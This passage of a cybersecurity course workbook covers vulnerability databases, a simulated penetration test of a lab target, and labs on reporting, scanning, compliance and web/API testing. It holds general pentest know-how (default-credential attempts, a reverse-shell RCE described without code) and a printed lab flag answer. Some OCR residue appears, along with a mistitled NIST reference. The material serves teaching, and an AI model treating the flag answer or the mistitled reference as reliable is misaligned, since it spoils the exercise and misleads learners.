  - Description of the flaw
  - Potential impact (e.g., data breach, system compromise)
  - Affected software versions
  - Exploit availability (code that leverages the vulnerability)
  - Common Vulnerability and Exposures (CVE) ID (unique identifier for the vulnerability)

Benefits of Vulnerability Databases:

- **Identify Vulnerabilities:** Help discover potential weaknesses in systems during security assessments.
- **Prioritize Remediation:** Allow prioritizing which vulnerabilities to address first based on severity and risk.
- **Stay Informed:** Keep up-to-date on newly discovered vulnerabilities and available patches.
- **Exploit Research:** Provide insights into exploit code (Proof of Concepts - PoCs) for some vulnerabilities (in specific databases).

Examples of Popular Vulnerability Databases:

- **National Vulnerability Database (NVD):**
  - Maintained by the National Institute of Standards and Technology (NIST) in the US.
  - Focuses on comprehensive listing of all publicly known vulnerabilities with CVE IDs.
  - Offers filtering by various criteria (date, product, severity).

- **Exploit-DB:**
    - Community-driven database containing exploits for various vulnerabilities.
    - Provides details like exploit code snippets (PoCs) and target software versions.
    - Valuable for penetration testers to understand how vulnerabilities can be exploited.

1. Using NVD, how many CVEs were published in July 2021?

The text unfortunately doesn't provide the exact number of CVEs published in July 2021. It only mentions there were 223 new CVEs submitted **as of three days into August**.

2. Who is the author of Exploit-DB?

The text doesn't explicitly mention the author of Exploit-DB. It focuses on the functionalities of the database for storing exploits categorized by software, version, and Proof of Concepts (PoCs).

Penetration Testing Report: ACKme IT Services Infrastructure Assessment


Executive Summary

This report details the penetration testing procedures conducted on the infrastructure of ACKme IT Services, targeting the IP address 240.228.189.136. The testing aimed to identify vulnerabilities that could be exploited by malicious actors.

1. Information Gathering

- **Date:** Established 2017
- **Business Type:** Corporation
- **Purpose:** IT Support Services
- **Clients:** 800+

This information suggests that ACKme IT Services might utilize specific software for helpdesk or support functionalities, which could be potential attack vectors.




2. Enumeration & Scanning

- **Open Ports:** 22 (SSH), 80 (HTTP), 443 (HTTPS)


An Nmap scan revealed three open ports:

- Port 22 (SSH): Secure Shell access (out of scope for this test).
- Port 80 (HTTP): Standard web traffic.
- Port 443 (HTTPS): Secure web traffic.




3. Application Testing

Initial access to the portal was attempted using a generic credential combination like "admin:admin." Additionally, a version number (1.5.2) was identified within the application, which can be crucial for vulnerability research.



3. Vulnerability Research




Similar to services like Exploit-DB, a vulnerability database was used to search for known exploits targeting "ACKMe Portal 1.5.2." This search identified a critical vulnerability: Remote Code Execution (RCE).

5. Exploitation (Simulated)

Disclaimer: Due to ethical considerations and to avoid causing harm, the actual exploitation of the RCE vulnerability was not performed. However, a simulated scenario is described here:

An exploit downloaded from a vulnerability database (simulating a real-world scenario) could be used to launch a reverse shell attack on the target system. This attack would potentially grant access to files, information like passwords and secret files, and even application source code.



6. Reporting and

Recommendations

Question 6.1: Flag

Retrieval (Simulated)

Following the simulated exploitation scenario, a potential flag retrieved from the compromised system could be: **THM{ACKME_ENGAGEMENT}**.

Recommendations:

- **Patch Management:** Immediately update the ACKMe Portal software to the

latest version to address the identified RCE vulnerability.

- **Credential Strength:** Enforce strong and unique password policies for all administrative accounts.

- **Regular Penetration Testing:** Conduct periodic penetration testing to proactively identify and mitigate vulnerabilities.

Conclusion:

lab provided a hands-on exploration of vulnerability research, exploitation (simulated), and reporting within a controlled environment. You learned how to identify vulnerabilities, assess their severity, and recommend mitigation strategies. Through the post-lab tasks, you will gain deeper insights into advanced vulnerability research techniques, vulnerability management practices, and ethical penetration testing methodologies. This knowledge equips you to contribute to a more secure IT infrastructure.

Important Note:

This lab does not promote or provide instructions for actual vulnerability exploitation. It emphasizes ethical considerations and simulated scenarios to explore vulnerability research and the importance of responsible vulnerability disclosure.

Post-Lab Tasks:

2. **Advanced Vulnerability Research:** Explore advanced techniques for vulnerability research, including reverse engineering, fuzzing, and exploiting buffer overflows (in controlled environments).
3. **Vulnerability Management Frameworks:** Investigate vulnerability management frameworks that integrate with vulnerability databases and scanning tools, automating prioritization and remediation processes.
4. **Ethical Penetration Testing Methodologies:** Research established ethical hacking methodologies and frameworks like OSSTIMM (Open Source Security Testing Methodology Manual). Understand the importance of responsible disclosure when reporting vulnerabilities.

Lab 08: Vulnerability Documentation

Lab Overview
This lab develops skills in creating comprehensive vulnerability documentation, focusing on structured reporting, remediation recommendations, and metrics for evaluating vulnerability management effectiveness. Students will learn to translate technical findings into actionable business documents that communicate risks effectively to diverse stakeholders.

Learning Objectives
Upon completion of this lab, students will be able to:
- Create structured vulnerability reports following industry standards
- Develop effective remediation recommendations
- Utilize metrics to evaluate vulnerability management effectiveness
- Properly incorporate CVE information in vulnerability reports

Lab Materials
- Vulnerability assessment reports from previous labs
- CVE database access (NVD, MITRE CVE)
- Vulnerability management tool (Qualys, Nessus, or similar)
- Report template
- Spreadsheet software for metrics analysis

Lab Procedure

Part 1: Structured Vulnerability Reporting

Explanation:
Structured vulnerability reporting transforms technical findings into organized, actionable documents that serve different audiences. A professional report balances technical precision with business context, enabling stakeholders to understand risks and make informed decisions. The structure typically includes executive summaries, detailed findings, remediation plans, and supporting documentation.

Procedure:
Begin by preparing the report header with title, date, author, assessment scope, and timeframe. Create an executive summary that concisely communicates critical vulnerabilities, overall security posture, and immediate action items. Document the assessment methodology including tools used, techniques applied, and any assumptions made. For each vulnerability, provide a detailed description including technical details, affected systems, severity rating, proof of concepts, business impact, and specific remediation recommendations. Finally, append raw scan results, technical details, and references to additional resources. Maintain consistent formatting throughout and ensure all information is accurate and verifiable.

Part 2: Remediation Recommendations

Explanation:
Effective remediation recommendations translate vulnerability findings into practical solutions that balance technical requirements with business constraints. The process involves prioritizing risks based on severity, exploitability, and business impact, then developing specific, actionable steps that can be implemented by technical teams. Recommendations should include alternatives when direct remediation isn't possible and provide verification methods to confirm fixes.

Procedure:
Prioritize vulnerabilities using CVSS scores while considering asset criticality and business context. For each vulnerability, develop specific remediation steps including commands, configurations, or code changes as needed.

Reference vendor patches or security advisories when available. When direct remediation isn't feasible, suggest compensating controls and temporary mitigations. Estimate resources and timelines for implementation, providing an ordered plan based on priority. Include verification steps to confirm remediation effectiveness and document post-remediation testing procedures. Ensure recommendations are realistic, time-bound, and aligned with organizational capabilities.

Part 3: Metrics for Evaluating Vulnerability Management

Explanation:
Metrics provide quantifiable measures to evaluate vulnerability management program effectiveness and demonstrate value to stakeholders. Key performance indicators track progress from detection to remediation, identify trends, and help optimize security investments. These metrics transform subjective assessments into objective data that can be used to justify security budgets and measure continuous improvement.

Procedure:
Define key metrics including Mean Time to Detect (MTTD), Mean Time to Remediate (MTTR), vulnerability backlog by severity, percentage of critical vulnerabilities resolved, and vulnerability density by asset type. Collect vulnerability data from scanning tools and track remediation status and completion times. Calculate each metric using appropriate formulas, normalizing data for comparison across time periods. Create visual representations using charts and graphs to highlight trends and anomalies in dashboards. Benchmark metrics against industry standards and analyze trends over time to identify areas for improvement. Regularly review and update metrics to reflect changing security priorities and business requirements.

Part 4: CVE Table Usage for Reporting Context

Explanation:
CVE (Common Vulnerabilities and Exposures) provides standardized identifiers for publicly known security vulnerabilities. A CVE table in vulnerability reports ensures consistent communication and tracking across organizations, enabling efficient information sharing and risk management. Proper CVE integration enhances report credibility and facilitates vulnerability correlation across different systems and time periods.

Procedure:
Identify CVE IDs by looking up vulnerabilities in databases like NVD or MITRE. Assign CVE IDs to identified vulnerabilities and document any vulnerabilities without assigned CVEs. Create a structured table with columns for CVE ID, vulnerability name, CVSS score, description, affected products, references, and status (open, remediated, accepted risk). Populate the table with accurate information including links to official advisories and notes about conflicting severity information. Integrate CVE references throughout the main report and use the table as an appendix for detailed information. Maintain the CVE table by updating it as new information becomes available and tracking remediation status for each entry.

Lab Deliverables

1. A completed vulnerability report following industry-standard structure
2. A prioritized remediation plan with implementation timelines
3. A metrics dashboard showing key vulnerability management KPIs
4. A CVE table with at least 10 entries integrated into the report

Assessment Criteria

1. Report completeness and structure adherence (30%)
2. Accuracy and technical detail of vulnerability descriptions (25%)
3. Quality and practicality of remediation recommendations (25%)
4. Proper use of CVE information and metrics (20%)

Post-Lab Questions

1. Why is standardized vulnerability reporting important in organizational security programs?
2. How can you balance technical detail with clarity when reporting to non-technical stakeholders?
3. What factors should be considered when prioritizing vulnerability remediation?

4. How can metrics be used to demonstrate the effectiveness of vulnerability management programs?
5. What are the limitations of using CVSS scores alone for vulnerability prioritization?

Additional Resources

- NVD (National Vulnerability Database) website
- CVSS v3.1 specification
- ISO 27004 (Information security monitoring, measurement and analysis)
- OWASP Testing Guide – Reporting Findings
- SANS Institute vulnerability reporting templates

Lab 09: Advanced Scanning & Post-Assessment Reporting

Lab Overview
This lab builds upon previous vulnerability assessment experiences by introducing advanced scanning capabilities and sophisticated reporting methodologies. Students will explore extended features of industry-standard tools, conduct comprehensive web application testing, and develop structured post-assessment reports that integrate findings from multiple assessment techniques. The lab emphasizes practical application of advanced scanning techniques, professional reporting standards, and the integration of automated and manual testing approaches to deliver actionable security insights.

Learning Objectives
Upon completion of this lab, students will be able to:
- Utilize advanced features of Qualys, Acunetix, Nikto, Nessus, and OpenVAS
- Apply comprehensive web application testing methodologies
- Integrate findings from multiple assessment techniques into unified reports
- Create professional post-assessment reports with actionable recommendations
- Demonstrate understanding of scanning tool optimization and customization
- Implement advanced scanning techniques for complex network environments
- Develop skills in correlating findings from different tools to reduce false positives
- Create executive summaries that effectively communicate risk to non-technical stakeholders

Lab Materials
- Vulnerability assessment tools: Qualys, Acunetix, Nikto, Nessus, OpenVAS
- Web application testing environment (DVWA, WebGoat, or similar)
- Report templates and documentation standards
- Network scanning environment with multiple VLANs and firewalls
- Vulnerability management platform (if available)
- Burp Suite for manual web application testing
- Postman for API testing
- Virtual machines with Windows and Linux operating systems
- Authentication mechanisms for web applications (LDAP, SAML, OAuth)
- Network topology diagrams
- Sample vulnerability data for testing correlation techniques

Lab Procedure

Part 1: Advanced Vulnerability Scanning
Explanation:
Advanced vulnerability scanning encompasses sophisticated techniques that go beyond basic port detection to include comprehensive vulnerability identification, false positive reduction, customized scanning profiles, and optimized performance across complex network environments. This section explores the extended capabilities of professional scanning tools, enabling students to conduct thorough security assessments that align with organizational requirements and industry best practices.
Procedure:
- Begin by configuring advanced scanning profiles in **Qualys**, focusing on policy customization for different network segments, asset groups, and compliance requirements.
- Create templates for common scan scenarios and schedule recurring scans for continuous monitoring.
- Configure **Acunetix** to perform authenticated scanning with custom authentication mechanisms and session handling for web applications.
- Utilize **Nikto**'s advanced options for aggressive scanning, including directory brute-forcing, server fingerprinting, and plugin customization.

- Configure **Nessus** policies with custom plugins, adjust concurrency settings, and implement credential management for OS-level scanning.
- Set up **OpenVAS** with task scheduling, asset management, and recurring scan configurations.
- Practice scanning complex network topologies with multiple VLANs and firewall rules.
- Compare results across all five tools to identify unique findings and reduce false positives through correlation analysis.

Part 2: Comprehensive Web Application Testing

Explanation:

Advanced web application testing combines automated scanning with manual penetration testing techniques to identify complex vulnerabilities that automated tools might miss. This section covers methodologies for testing web applications including OWASP Top 10 vulnerabilities, API security, modern web technologies, and business logic flaws.

Procedure:

- Configure **Acunetix** for authenticated scanning across multiple user roles (e.g., admin, user, guest).
- Use **Burp Suite** to intercept and modify requests, testing for business logic flaws, SSRF, and authentication bypasses.
- Conduct manual tests for **SQL injection**, **XSS**, **CSRF**, and **insecure deserialization** using crafted payloads.
- Test **RESTful APIs** with **Postman** to identify BOLA, broken authentication, and missing rate limiting.
- Assess modern web frameworks (e.g., React, Angular) and mobile API endpoints.
- Document each finding with proof-of-concept evidence, impact analysis, and remediation guidance.
- Validate vulnerabilities in a controlled environment and verify remediation effectiveness.
- Prioritize findings based on exploitability, data sensitivity, and business impact.

Part 3: Integrated Post-Assessment Reporting

Explanation:

Post-assessment reporting synthesizes findings from multiple tools into a comprehensive, actionable document. Effective reporting balances technical accuracy with business context to drive remediation decisions across technical and executive audiences.

Procedure:

- Consolidate findings from all tools into a centralized repository.
- Deduplicate and correlate results to improve accuracy.
- Categorize vulnerabilities by **CVSS score**, **asset criticality**, and **business impact**.
- Write an **executive summary** highlighting critical risks and immediate actions.
- Develop detailed technical sections with vulnerability descriptions, evidence, and remediation steps.
- Include **risk analysis** tied to compliance (e.g., ISO 27001, NIST) and potential financial/reputational impact.
- Design a **remediation roadmap** with timelines, owners, and resource estimates.
- Add appendices with raw scan outputs, tool configurations, and references.
- Create a **metrics dashboard** showing MTTR, vulnerability trends, and coverage gaps.

Part 4: Tool Integration and Correlation Analysis

Explanation:

Effective vulnerability management requires integrating findings from multiple sources to build a unified view of security posture and reduce noise from false positives.

Procedure:

- Implement a centralized vulnerability management platform (e.g., Tenable.io, OpenVAS GSA).
- Normalize data using common identifiers (IP, hostname, CVE ID, CVSS).
- Create correlation rules (e.g., "If Nessus and OpenVAS both report CVE-2023-1234 → High confidence").
- Validate suspected false positives manually.
- Develop a composite scoring system that weights automated and manual findings.
- Build automated workflows to update vulnerability status upon remediation.
- Visualize trends using dashboards (e.g., in Excel, Power BI, or Google Sheets).
- Document and refine the correlation methodology based on operational feedback.

Lab Deliverables

1. Advanced vulnerability scan reports from all five tools (Qualys, Acunetix, Nikto, Nessus, OpenVAS)
2. Comprehensive web application testing documentation including manual test results and proof-of-concept evidence

3. Integrated post-assessment report containing:
    - Executive summary
    - Methodology documentation
    - Consolidated vulnerability findings with severity classification
    - Business impact analysis
    - Prioritized remediation plan with implementation timelines
    - Appendices with technical details and raw scan results
4. Tool correlation analysis document
5. Vulnerability management dashboard showing trends and metrics
6. Presentation slides for executive stakeholders

Assessment Criteria

- Technical proficiency with advanced scanning tools (20%)
- Depth and accuracy of web application testing (20%)
- Quality and integration of post-assessment reporting (25%)
- Effectiveness of tool correlation and false positive reduction (15%)
- Clarity and practicality of remediation recommendations (20%)

Post-Lab Questions

1. How can scanning tools be optimized to reduce false positives while maintaining detection accuracy?
2. What are the advantages and limitations of combining automated scanning with manual testing?
3. How should vulnerabilities be prioritized when integrating findings from multiple assessment tools?
4. What elements make a vulnerability report actionable for both technical and non-technical stakeholders?
5. How can post-assessment reporting demonstrate the return on investment for vulnerability management programs?
6. What methodologies are effective for correlating findings from different scanning tools?
7. How can business context be incorporated into vulnerability prioritization?
8. What are the key metrics for evaluating the effectiveness of a vulnerability management program?

Additional Resources

- OWASP Web Security Testing Guide
- PortSwigger Academy (Burp Suite training)
- Qualys and Acunetix official documentation
- NIST SP 800-115: Technical Guide to Information Security Testing and Assessment
- SANS Institute penetration testing methodologies
- CVSS v3.1 specification (https://www.first.org/cvss/)
- MITRE ATT&CK framework
- ISO/IEC 27004: Information security monitoring and measurement
- NIST SP 800-40 Vol. 2: Guide to Integrating Forensic Techniques

Troubleshooting Common Issues

Tool Configuration Problems

- Verify network connectivity to targets
- Confirm authentication credentials and permissions
- Review scan scope and policy settings
- Ensure adequate CPU/memory for large scans

False Positive Management

- Implement manual validation workflows
- Build cross-tool correlation rules
- Maintain a false positive knowledge base
- Keep tools and plugins updated

Reporting Challenges

- Use consistent terminology and formatting
- Tailor depth to audience (executive vs. technical)
- Only include verified findings
- Include clear remediation steps

Tool Integration Issues

- Normalize asset and vulnerability identifiers

- Test data pipelines in staging environments
- Document API integrations and transformation logic
- Monitor sync failures and error logs

Best Practices

1. Regularly update scanning tools and vulnerability databases
2. Use phased scanning to avoid production disruption
3. Maintain an accurate, up-to-date asset inventory
4. Prioritize vulnerabilities using risk-based criteria (not just CVSS)
5. Document all methodologies for audit and repeatability
6. Implement continuous vulnerability monitoring
7. Collaborate with IT and DevOps teams on remediation
8. Continuously refine processes based on lessons learned

Lab 10: Regulatory Compliance & ROI in Vulnerability Management

Lab Overview

This lab explores the critical intersection of vulnerability management with regulatory compliance requirements and demonstrates how to calculate and articulate the return on investment (ROI) for vulnerability management programs. Building upon the scanning and reporting skills developed in previous labs, students will learn to align vulnerability assessment activities with industry-specific compliance frameworks, develop methodologies for calculating program ROI, and integrate vulnerability management into broader organizational security strategies. The lab emphasizes practical application of compliance requirements and business justification for security investments.

Learning Objectives

Upon completion of this lab, students will be able to:

- Identify key regulatory frameworks and their vulnerability assessment requirements
- Map vulnerability findings to specific compliance controls
- Develop methodologies for calculating ROI of vulnerability management programs
- Create compliance reports that demonstrate alignment with regulatory requirements
- Integrate vulnerability management into organizational security frameworks
- Justify security investments through business case development
- Develop metrics to demonstrate compliance and program effectiveness

Lab Materials

- Compliance framework documents (PCI-DSS, HIPAA, GDPR, NIST CSF, ISO 27001)
- Vulnerability assessment reports from previous labs
- ROI calculation templates and spreadsheets
- Case studies of compliance breaches and their impacts
- Vulnerability management platform (if available)
- Risk assessment templates
- Business case development framework
- Sample compliance audit reports

Lab Procedure

Part 1: Regulatory Framework Alignment

Explanation:

Regulatory compliance frameworks establish specific requirements for vulnerability management that organizations must follow to avoid legal penalties, reputational damage, and loss of customer trust. This section explores how vulnerability assessment activities directly support compliance with major regulatory frameworks and how to map findings to specific compliance controls.

Procedure:

Begin by examining key regulatory frameworks including PCI-DSS Requirement 11.2 (Regular testing of security systems and processes), HIPAA Security Standards (164.306(a)(1) and 164.306(b)(2)), GDPR Articles 32 and 33 (security of processing and breach notification), NIST Cybersecurity Framework (Identify, Protect, Detect, Respond, Recover functions), and ISO 27001 controls (A.12.6.2 Technical vulnerability management). For each framework, identify specific vulnerability assessment requirements and control objectives. Map common vulnerability types (e.g., unpatched systems, weak authentication, insecure configurations) to specific compliance controls. Create a compliance matrix that cross-references vulnerability findings with regulatory requirements. Develop a methodology for prioritizing vulnerabilities based on compliance impact. Finally, create a compliance gap analysis report that identifies areas where current vulnerability management practices fall short of regulatory requirements and outline remediation plans to achieve compliance.

Part 2: ROI Calculation for Vulnerability Management

Explanation:

Return on investment (ROI) calculations demonstrate the financial value of vulnerability management programs by comparing the costs of implementing and maintaining these programs against the potential losses prevented. This section covers methodologies for calculating both quantitative and qualitative ROI, helping security professionals justify security investments to business stakeholders.

Procedure:
Start by identifying the key components of ROI calculation: benefits (cost avoidance), costs (investment), and time period. Quantify the potential cost of unremediated vulnerabilities by researching average costs of data breaches, regulatory fines, reputational damage, and operational downtime. Calculate the direct costs of the vulnerability management program including tool licensing, personnel, training, and infrastructure. Develop a formula for ROI: [(Benefits - Costs) / Costs] × 100%. Create a spreadsheet model to calculate ROI over different time periods (1-year, 3-year, 5-year). Incorporate qualitative benefits such as improved security posture, customer trust, and competitive advantage. Develop sensitivity analysis to show how changes in assumptions impact ROI calculations. Create a business case template that includes ROI analysis, risk assessment, and strategic alignment. Finally, present the ROI analysis to different stakeholder groups (executives, IT operations, development) using appropriate metrics and language for each audience.

Part 3: Integration into Organizational Security Frameworks

Explanation:
Effective vulnerability management doesn't operate in isolation but must be integrated into broader organizational security frameworks. This section explores how to embed vulnerability management processes into enterprise security architectures, risk management programs, and security operations to create a comprehensive security posture.

Procedure:
Examine how vulnerability management integrates with NIST Risk Management Framework (RMF), ISO 27001 Annex A, and other security frameworks. Map vulnerability management processes to the identify, protect, detect, respond, and recover functions of the NIST Cybersecurity Framework. Develop a vulnerability management policy that aligns with organizational security objectives and risk appetite. Create a workflow diagram showing how vulnerability management integrates with other security processes such as incident response, change management, and patch management. Develop metrics to measure the effectiveness of vulnerability management within the broader security program. Create a dashboard that visualizes vulnerability trends, compliance status, and risk reduction over time. Develop a continuous improvement methodology for the vulnerability management program based on metrics and feedback. Finally, create a presentation that demonstrates how vulnerability management contributes to overall organizational security and risk reduction, using data from previous labs to show tangible improvements.

Lab Deliverables

1. Compliance matrix mapping vulnerability findings to regulatory requirements
2. ROI calculation spreadsheet with sensitivity analysis
3. Business case document for vulnerability management program
4. Integrated security framework workflow diagram
5. Vulnerability management metrics dashboard
6. Presentation to executive stakeholders demonstrating program value

Assessment Criteria

1. Accuracy of compliance framework mapping (25%)
2. Thoroughness of ROI analysis and business case development (30%)
3. Quality of integration with organizational security frameworks (25%)
4. Clarity and effectiveness of stakeholder communication (20%)

Post-Lab Questions

1. How do different regulatory frameworks approach vulnerability management requirements differently?
2. What are the key challenges in calculating ROI for security programs, and how can they be addressed?
3. How can vulnerability management be effectively communicated to non-technical stakeholders?
4. What are the critical success factors for integrating vulnerability management into organizational security frameworks?
5. How can compliance requirements be balanced with business constraints and priorities?
6. What metrics are most effective for demonstrating the value of vulnerability management to executives?
7. How do vulnerability management requirements evolve with changing regulatory landscapes?

Additional Resources

- NIST Cybersecurity Framework
- PCI-DSS Security Standards Council documentation
- HIPAA Security Rule compliance guides
- GDPR compliance requirements
- ISO 27001:2022 standard
- The ROI of Security: Measuring the Return on Information Security Investments (book)

- Center for Internet Security (CIS) Controls
- SANS Institute white papers on security metrics
- Gartner reports on security program effectiveness

Troubleshooting Common Issues

1. **Compliance Mapping Challenges**:
    - Ensure thorough understanding of regulatory requirements
    - Consult with legal and compliance experts when necessary
    - Maintain documentation of mapping methodology for audit purposes
    - Regularly update mappings as regulations evolve
2. **ROI Calculation Difficulties**:
    - Use industry benchmarks for breach costs when internal data is unavailable
    - Include both direct and indirect costs in calculations
    - Consider qualitative benefits alongside quantitative metrics
    - Document assumptions clearly to support analysis
3. **Framework Integration Problems**:
    - Start with existing organizational security frameworks rather than creating new ones
    - Collaborate with other security teams to ensure alignment
    - Develop clear ownership and responsibilities for processes
    - Implement metrics to measure integration effectiveness

Best Practices

1. Regularly review and update compliance mappings as regulations evolve
2. Develop stakeholder-specific communication strategies for different audiences
3. Use data visualization techniques to make complex metrics accessible
4. Establish continuous improvement processes for vulnerability management
5. Align vulnerability management with organizational risk management processes
6. Document all compliance activities and ROI calculations for audit purposes
7. Foster collaboration between security, IT operations, and business units
8. Develop metrics that demonstrate both compliance and business value

Lab 11: Common Web/API Vulnerabilities & Social Engineering

Lab Overview

This lab extends previous web vulnerability assessment experiences by focusing on common web application and API vulnerabilities as defined in the OWASP Top 10, while introducing social engineering tools and techniques. Students will gain hands-on experience in identifying, exploiting, and mitigating critical web and API vulnerabilities using industry-standard tools, as well as understanding how social engineering tools can be used to evaluate human vulnerabilities.

Learning Objectives

Upon completion of this lab, students will be able to:

- Identify and exploit common web application vulnerabilities (OWASP Top 10)
- Assess and secure RESTful APIs against common vulnerabilities
- Utilize social engineering tools to evaluate human vulnerabilities
